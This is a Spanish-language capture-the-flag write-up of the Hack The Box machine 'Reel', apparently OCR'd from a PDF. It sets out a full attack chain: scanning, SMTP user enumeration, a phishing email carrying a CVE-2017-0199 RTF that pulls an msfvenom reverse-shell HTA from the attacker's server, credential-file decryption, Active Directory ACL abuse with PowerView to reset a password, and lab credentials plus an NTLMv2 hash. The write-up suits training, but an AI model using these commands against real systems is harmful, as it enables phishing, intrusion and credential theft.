
Writeup CTF Reel
Hack The Box



INDICE

0- Introducción

Reel es un CTF de categoría difícil que podemos encontrar en Hack The Box. Es una máquina muy completa que entre otras cosas deberemos realizar un ataque de Phishing para resolverla. Partiremos de unos documentos que encontraremos en un servicio FTP con acceso anónimo, posteriormente crearemos un archivo RTF malicioso que enviaremos a la máquina víctima a través de un email malicioso y que explotará el equipo víctima. Una vez conectados a la máquina víctima buscaremos entre los diferentes usuarios y grupos la forma de escalar privilegios hasta llegar a administrador.

1- Enumeración

1.1. NMAP

Como siempre, comenzamos realizando un escaneo de los servicios abiertos en el target.

```
kali@kali ~/Desktop/HackTheBox/reel sudo nmap -p- --open --min-rate 5000 -Pn -n -vvv 10.10.10.77 -oG allports
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-13 08:12 EDT
Initiating SYN Stealth Scan at 08:12
Scanning 10.10.10.77 [65535 ports]
Discovered open port 25/tcp on 10.10.10.77
Discovered open port 22/tcp on 10.10.10.77
Discovered open port 21/tcp on 10.10.10.77
Completed SYN Stealth Scan at 08:12, 26.37s elapsed (65535 total ports)
Nmap scan report for 10.10.10.77
Host is up, received user-set (0.048s latency).
Scanned at 2022-07-13 08:12:31 EDT for 27s
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 127
22/tcp open  ssh     syn-ack ttl 127
25/tcp open  smtp    syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.54 seconds
           Raw packets sent: 131087 (5.768MB) | Rcvd: 23 (1.012KB)
kali@kali ~/Desktop/HackTheBox/reel
```


Y seguimos realizando un escaneo más detallada únicamente de los puertos que están abiertos.

```
kali@kali ~/Desktop/HackTheBox/reel sudo nmap -p 21,22,25 -vvv -sVC 10.10.10.77 -oN resultados
```


```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
22/tcp open  ssh     syn-ack ttl 127 OpenSSH 7.6 (protocol 2.0)
25/tcp open  smtp?   syn-ack ttl 127
```

A partir de los resultados de NMAP, se descubrieron tres puertos en la máquina destino:


- Puerto 21: FTP
- Puerto 22: SSH
- Puerto 25: SMTP

1.2. FTP


Vamos a comenzar por el servidor FTP. Vamos a comprobar si permite acceso remoto.



Permite el acceso anónimo. Comprobamos si contiene información interesante.



Descargamos los archivos disponibles en nuestra máquina atacante.



1.2.1. Estudio de archivos encontrados

Comenzamos estudiando los metadatos de los archivos. Para ello, utilizaremos la herramienta exiftool.

```
kali@kali ~/Desktop/HackTheBox/reel/documentos exiftool Windows\ Event\ Forwarding.docx
ExifTool Version Number         : 12.41
File Name                       : Windows Event Forwarding.docx
Directory                       : .
File Size                       : 14 KiB
File Modification Date/Time     : 2017:10:31 17:13:23-04:00
File Access Date/Time           : 2022:07:13 11:20:05-04:00
File Inode Change Date/Time     : 2022:07:13 11:19:54-04:00
File Permissions                : -rw-r--r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0x0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x82872409
Zip Compressed Size             : 385
Zip Uncompressed Size           : 1422
Zip File Name                   : [Content_Types].xml
Creator                         : nico@megabank.com
Revision Number                 : 4
Create Date                     : 2017:10:31 18:42:00Z
Modify Date                     : 2017:10:31 18:51:00Z
Template                        : Normal.dotm
Total Edit Time                 : 5 minutes
Pages                           : 2
Words                           : 299
Characters                      : 1709
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 14
Paragraphs                      : 4
Scale Crop                      : No
Heading Pairs                   : Title, 1
Titles Of Parts                 :
Company                         :
Links Up To Date                : No
Characters With Spaces          : 2004
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 14.0000
kali@kali ~/Desktop/HackTheBox/reel/documentos
```


Después de analizar los metadatos de los tres archivos, el único dato interesante extraído es un email del creador: nico@megabank.com.

Abrimos el archivo readme.txt

```
kali@kali ~/Desktop/HackTheBox/reel/documentos cat readme.txt; echo
please email me any rtf format procedures - I'll review and convert.

new format / converted documents will be saved here.
kali@kali ~/Desktop/HackTheBox/reel/documentos
```

Puede ser una pista de cara a la explotación que deberemos realizar posteriormente.

1.3. SMTP

Hacemos telnet al puerto 25 del servidor para verificar si podemos obtener información del servidor SMTP. Primero probaremos con usuarios aleatorios. Probamos los usuarios elhackeretico.com, elhackeretico@elhackeretico.com., que nos reporta 250 OK, que resulta extraño. Entonces utilizamos el email que encontramos anteriormente, nico@megabank.com, que también resuelve con un 250 OK. Entonces volvemos a probar con elhackeretico@megabank.com que resuelve con código 550 de usuario desconocido.

Entonces, a partir de esto podemos suponer que el servidor solo verifica los usuarios con el dominio megabank. También sabemos. Que nico@megabank.com es un usuario reconocido por el sistema.

```
kali@kali ~/Desktop/HackTheBox/reel telnet 10.10.10.77 25
Trying 10.10.10.77 ...
Connected to 10.10.10.77.
Escape character is '^]'.
220 Mail Service ready
Helo elhackeretico.com
250 Hello.
MAIL FROM:elhackeretico@megabank.com
250 OK
RCPT TO:nico@megabank.com
250 OK
RCPT TO: elhackeretico@megabank.com
550 Unknown user
```

2- Explotación

Una vez tenemos un correo electrónico válido, vamos a buscar información sobre los archivos rtf maliciosos como se indicaba en el archivo readme.txt. Después de realizar la búsqueda en Google, obtenemos un CVE-2017-0199.

2.1. Pasos para la explotación

1- Primero creamos un archiv HTA. Para ello, utilizamos msfvenom

```
kali@kali ~/Desktop/HackTheBox/reel/CVE-2017-0199 master msfvenom -p windows/shell_reverse_tcp LHOST=10.10.
16.2 LPORT=8000 -f hta-psh -o archivo.hta
To use retry middleware with Faraday v2.0+, install `faraday-retry` gem
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 7302 bytes
Saved as: archivo.hta
```

2- En segundo lugar, generamos un archivo RTF malicioso.

```
kali@kali ~/Desktop/HackTheBox/reel/CVE-2017-0199 master python2 cve-2017-0199_toolkit.py -M gen -w archivo
.rtf -u http://10.10.16.2/archivo.hta -t rtf -x 0
Generating normal RTF payload.

Generated archivo.rtf successfully
kali@kali ~/Desktop/HackTheBox/reel/CVE-2017-0199 master
```

3- En tercer lugar, configuramos un servidor http con Python y un oyente de netcat.

```
kali@kali ~/Desktop/HackTheBox/reel/CVE-2017-0199 master python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
kali@kali ~ rlwrap nc -lnvp 8000
listening on [any] 8000 ...
```

4- Finalmente, solo tendremos que enviar un correo al usuario nico@megabank.com, que es un usuario válido del sistema.

```
kali@kali ~/Desktop/HackTheBox/reel/CVE-2017-0199 master sendEmail -f elhackeretico@megabank.com -t nico@me
gabank.com -u "Email importante" -m "ESte es el informe que me solicitó" -a archivo.rtf -s 10.10.10.77 -v

Jul 13 11:49:48 kali sendEmail[113428]: DEBUG ⇒ Connecting to 10.10.10.77:25
Jul 13 11:49:48 kali sendEmail[113428]: DEBUG ⇒ My IP address is: 10.10.16.2
Jul 13 11:49:48 kali sendEmail[113428]: SUCCESS ⇒ Received:    220 Mail Service ready
Jul 13 11:49:48 kali sendEmail[113428]: INFO ⇒ Sending:        EHLO kali
Jul 13 11:49:48 kali sendEmail[113428]: SUCCESS ⇒ Received:    250-REEL, 250-SIZE 20480000, 250-AUTH LOGIN PLAIN, 2
50 HELP
Jul 13 11:49:48 kali sendEmail[113428]: INFO ⇒ Sending:        MAIL FROM:<elhackeretico@megabank.com>
Jul 13 11:49:48 kali sendEmail[113428]: SUCCESS ⇒ Received:    250 OK
Jul 13 11:49:48 kali sendEmail[113428]: INFO ⇒ Sending:        RCPT TO:<nico@megabank.com>
Jul 13 11:49:48 kali sendEmail[113428]: SUCCESS ⇒ Received:    250 OK
Jul 13 11:49:48 kali sendEmail[113428]: INFO ⇒ Sending:        DATA
Jul 13 11:49:48 kali sendEmail[113428]: SUCCESS ⇒ Received:    354 OK, send.
Jul 13 11:49:48 kali sendEmail[113428]: INFO ⇒ Sending message body
Jul 13 11:49:48 kali sendEmail[113428]: Setting content-type: text/plain
Jul 13 11:49:48 kali sendEmail[113428]: DEBUG ⇒ Sending the attachment [archivo.rtf]
Jul 13 11:50:00 kali sendEmail[113428]: SUCCESS ⇒ Received:    250 Queued (11.704 seconds)
Jul 13 11:50:00 kali sendEmail[113428]: Email was sent successfully!  From: <elhackeretico@megabank.com> To: <nico@m
egabank.com> Subject: [Email importante] Attachment(s): [archivo.rtf] Server: [10.10.10.77:25]
kali@kali ~/Desktop/HackTheBox/reel/CVE-2017-0199 master ls
```

Y ya tendremos acceso a la máquina víctima.

```
kali@kali ~ rlwrap nc -lnvp 8000
listening on [any] 8000 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.77] 51768
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

whoami
whoami
htb\nico

hostname
hostname
REEL

C:\Windows\system32>
```

Ahora tengo Shell reversa como usuario nico, que no pertenece al grupo de administradores, tendremos que pivotar a usuarios con mayores privilegios.

2.2. Usuario Tom

Vamos al directorio del usuario nico, para ver su contenido.

```
cd \Users\nico\Desktop

dir
dir
 Volume in drive C has no label.
 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\nico\Desktop

28/05/2018  21:07    <DIR>          .
28/05/2018  21:07    <DIR>          ..
28/10/2017  00:59             1,468 cred.xml
28/10/2017  00:40                32 user.txt
               2 File(s)          1,500 bytes
               2 Dir(s)  15,767,609,344 bytes free

C:\Users\nico\Desktop>
```

Tendríamos la flag user.txt, solo habría que abrir el contenido del archivo y copiar la flag.

Otro archivo que puede ser interesante es cred.xml.

```
type cred.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">HTB\Tom</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000e4a07bc7aaeade47925c42c8be5870730000000002000
000000003660000c000000010000000d792a6f34a55235c22da98b0c041ce7b000000004800000a000000010000000065d20f0b4ba5367e53498
f0209a3319420000000d4769a161c2794e19fcefff3e9c763bb3a8790deebf51fc51062843b5d52e40214000000ac62dab09371dc4dbfd763fea
92b9d5444748692</SS>
    </Props>
  </Obj>
</Objs>
C:\Users\nico\Desktop>
```

Pudimos recopilar la siguiente información:

- Nombre de usuario: Tom
- Contraseña: encriptada

Ahora debemos convertir la contraseña encriptada a texto plano para poder utilizarla. El siguiente recurso puede ser útil.

```
powershell -c "$cred = Import-CliXml -Path cred.xml; $cred.GetNetworkCredential() | format-list


UserName       : Tom
Password       : 1ts-mag1c!!!
SecurePassword : System.Security.SecureString
Domain         : HTB



C:\Users\nico\Desktop>
```

Ya tenemos el par usuario:contraseña, tom:1ts-mag1c!!!

Sabiendo esto, y recordando que el puerto 22, SSH, está abierto, vamos a iniciar sesión en este servicio con las credenciales anteriores.

```
 kali@kali  ~  ssh tom@10.10.10.77
The authenticity of host '10.10.10.77 (10.10.10.77)' can't be established.
ED25519 key fingerprint is SHA256:fIZnS9nEVF3o86fEm/EKspTgedBr8TvFR0i3Pzk40EQ.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.77' (ED25519) to the list of known hosts.
tom@10.10.10.77's password:
```

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

tom@REEL C:\Users\tom>
```

Buscamos el directorio Desktop.

```
 Directory of C:\Users\tom\Desktop\AD Audit

05/29/2018  09:02 PM    <DIR>          .
05/29/2018  09:02 PM    <DIR>          ..
05/30/2018  12:44 AM    <DIR>          BloodHound
05/29/2018  09:02 PM               182 note.txt
               1 File(s)            182 bytes
               3 Dir(s)  15,763,726,336 bytes free

tom@REEL C:\Users\tom\Desktop\AD Audit>cd BloodHound

tom@REEL C:\Users\tom\Desktop\AD Audit\BloodHound>dir
 Volume in drive C has no label.
 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\tom\Desktop\AD Audit\BloodHound

05/30/2018  12:44 AM    <DIR>          .
05/30/2018  12:44 AM    <DIR>          ..
07/13/2022  05:51 PM    <DIR>          Ingestors
10/30/2017  11:15 PM           769,587 PowerView.ps1
               1 File(s)        769,587 bytes
               3 Dir(s)  15,763,726,336 bytes free

tom@REEL C:\Users\tom\Desktop\AD Audit\BloodHound>cd Ingestors

tom@REEL C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors>dir
 Volume in drive C has no label.
 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors

07/13/2022  05:51 PM    <DIR>          .
07/13/2022  05:51 PM    <DIR>          ..
11/17/2017  12:50 AM           112,225 acls.csv
07/13/2022  05:51 PM             4,433 BloodHound.bin
10/24/2017  04:27 PM           246,489 BloodHound_Old.ps1
07/13/2022  05:51 PM             4,366 group_membership.csv
07/13/2022  05:51 PM               179 local_admins.csv
10/24/2017  04:27 PM           568,832 SharpHound.exe
10/24/2017  04:27 PM           636,959 SharpHound.ps1
               7 File(s)      1,573,483 bytes
               2 Dir(s)  15,763,726,336 bytes free

tom@REEL C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors>
```

Después de realizar un recorrido por los directorios más interesante, llegamos al directorio Ingestors, que contiene lo que parecen archivos de una auditoría y los ejecutables de varios ingestors. Tenemos el archivo acls.csv que es un archivo que puede contener información interesante. Descargamos en nuestra máquina este archivo para analizarlo. Para ello creamos un servidor SMB con impacket-smbserver.

```
✘ kali@kali ~/Desktop/HackTheBox/reel impacket-smbserver reel `pwd` -smb2support

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.77,50674)
[*] AUTHENTICATE_MESSAGE (HTB\tom,REEL)
[*] User REEL\tom authenticated successfully
[*] tom::HTB:aaaaaaaaaaaaaaaa:e81c5a4094019567ecbb84cc6b5837d3:0101000000000000807f9255de96d80146c3979acfe0406f00000
000010010007a0077006c004d006100640059004a00030010007a0077006c004d006100640059004a0002001000650079006500740045007900 4
a0061000400100065007900650074004500790 04a0061000700080 0807f9255de96d80106000400020000000800300030000000000000000000000
000003000008f5a9fddf846b44bbda46193fe7ac98ea1571bd3e9eb988d575c3067a310a77b0a001000000000000000000000000000000000000000
9001e006300690066007 3002f00310030002e00310030002e00310036002e00320000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:reel)
```

```
tom@REEL C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors>copy acls.csv \\10.10.16.2\reel\
        1 file(s) copied.

tom@REEL C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors>
```

Abrimos el archivo con libre office. El archivo contiene un reporte de BloodHound, con información del sistema. Dentro de este archivo buscamos al usuario tom, para ver que privilegios tiene. Vemos que tiene privilegios WriteOwner sobre el usuario claire, con lo que podemos cambiar su contraseña y conectarnos utilizando este usuario. Para ello, utilizamos el script powerview.ps1.


```
PS C:\Users\tom\Desktop> . .\PowerView.ps1
PS C:\Users\tom\Desktop> Set-DomainObjectOwner -Identity claire -OwnerIdentity tom
PS C:\Users\tom\Desktop> Add-DomainObjectAcl -TargetIdentity claire -PrincipalIdentity tom -Rights ResetPassword
PS C:\Users\tom\Desktop> $pass = ConvertTo-SecureString "elhackeretico" -AsPlainText -Force
PS C:\Users\tom\Desktop> Set-DomainUserPassword -Identity claire -AccountPassword $pass
WARNING: [Set-DomainUserPassword] Error setting password for user 'claire' : Exception calling "SetPassword" with
"1" argument(s): "The password does not meet the password policy requirements. Check the minimum password length,
password complexity and password history requirements. (Exception from HRESULT: 0x800708C5)"
PS C:\Users\tom\Desktop> $pass = ConvertTo-SecureString "Elhackeretico2022" -AsPlainText -Force
PS C:\Users\tom\Desktop> Set-DomainUserPassword -Identity claire -AccountPassword $pass
PS C:\Users\tom\Desktop>
```

*Nota: La nueva contraseña debe contener mayúsculas y números.

A continuación, nos conectamos al usuario claire con la nueva contraseña.

2.3. Usuario claire

Volvemos al archivo acls.csv. Ahora buscamos al usuario claire y que privilegios tiene. Vemos que nos podemos añadir al grupo Backup_Admins porque tenemos el privilegio WriteDACL.

```
claire@REEL C:\Users\claire>net group Backup_Admins claire /add
```

```
claire@REEL C:\Users\claire\Desktop>net group backup_admins
Group name     Backup_Admins
Comment

Members

-------------------------------------------------------------------------------
claire                   ranj
The command completed successfully.
```

3- Escalada de privilegios

Dado que ahora Claire es miembro de backup_admins, vamos a enumerar el sistema. No podremos leer la flag pero podemos ver contenido en Backup Scripts.

```
claire@REEL C:\Users\Administrator\Desktop\Backup Scripts>dir
 Volume in drive C has no label.
 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\Administrator\Desktop\Backup Scripts

11/02/2017  10:47 PM    <DIR>          .
11/02/2017  10:47 PM    <DIR>          ..
11/04/2017  12:22 AM               845 backup.ps1
11/02/2017  10:37 PM               462 backup1.ps1
11/04/2017  12:21 AM             5,642 BackupScript.ps1
11/02/2017  10:43 PM             2,791 BackupScript.zip
11/04/2017  12:22 AM             1,855 folders-system-state.txt
11/04/2017  12:22 AM               308 test2.ps1.txt
               6 File(s)         11,903 bytes
               2 Dir(s)  15,761,367,040 bytes free
```


Descubrimos la contraseña de administrator en el script BackupScript.ps1

```
PS C:\Users\Administrator\Desktop\Backup Scripts> get-content BackupScript.ps1
# admin password
$password="Cr4ckMeIfYouC4n!"
```

Las credenciales son administrator:Cr4ckMeIfYouC4n!

3.1. Inicio de sesión como administrator

Como tenemos la contraseña de usuario administrador en texto plano, usamos SSH para iniciar sesión como administrator. Buscamos la flag root y ya tendremos acabada la máquina.

```
 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\Administrator

17/02/2018  00:29    <DIR>          .
17/02/2018  00:29    <DIR>          ..
28/10/2017  00:14    <DIR>          .config
28/10/2017  00:28    <DIR>          .oracle_jre_usage
28/10/2017  00:00    <DIR>          Contacts
21/01/2018  15:56    <DIR>          Desktop
29/05/2018  22:19    <DIR>          Documents
17/02/2018  00:29    <DIR>          Downloads
28/10/2017  00:00    <DIR>          Favorites
28/10/2017  00:00    <DIR>          Links
28/10/2017  00:00    <DIR>          Music
26/10/2017  21:20    <DIR>          OneDrive
31/10/2017  22:38    <DIR>          Pictures
28/10/2017  00:00    <DIR>          Saved Games
28/10/2017  00:00    <DIR>          Searches
28/10/2017  00:00    <DIR>          Videos
               0 File(s)              0 bytes
              16 Dir(s)  15,760,949,248 bytes free

administrator@REEL C:\Users\Administrator>cd Desktop

administrator@REEL C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\Administrator\Desktop

21/01/2018  15:56    <DIR>          .
21/01/2018  15:56    <DIR>          ..
02/11/2017  22:47    <DIR>          Backup Scripts
28/10/2017  12:56                32 root.txt
               1 File(s)             32 bytes
               3 Dir(s)  15,760,949,248 bytes free

administrator@REEL C:\Users\Administrator\Desktop>type root.txt
1018¿
administrator@REEL C:\Users\Administrator\Desktop>
```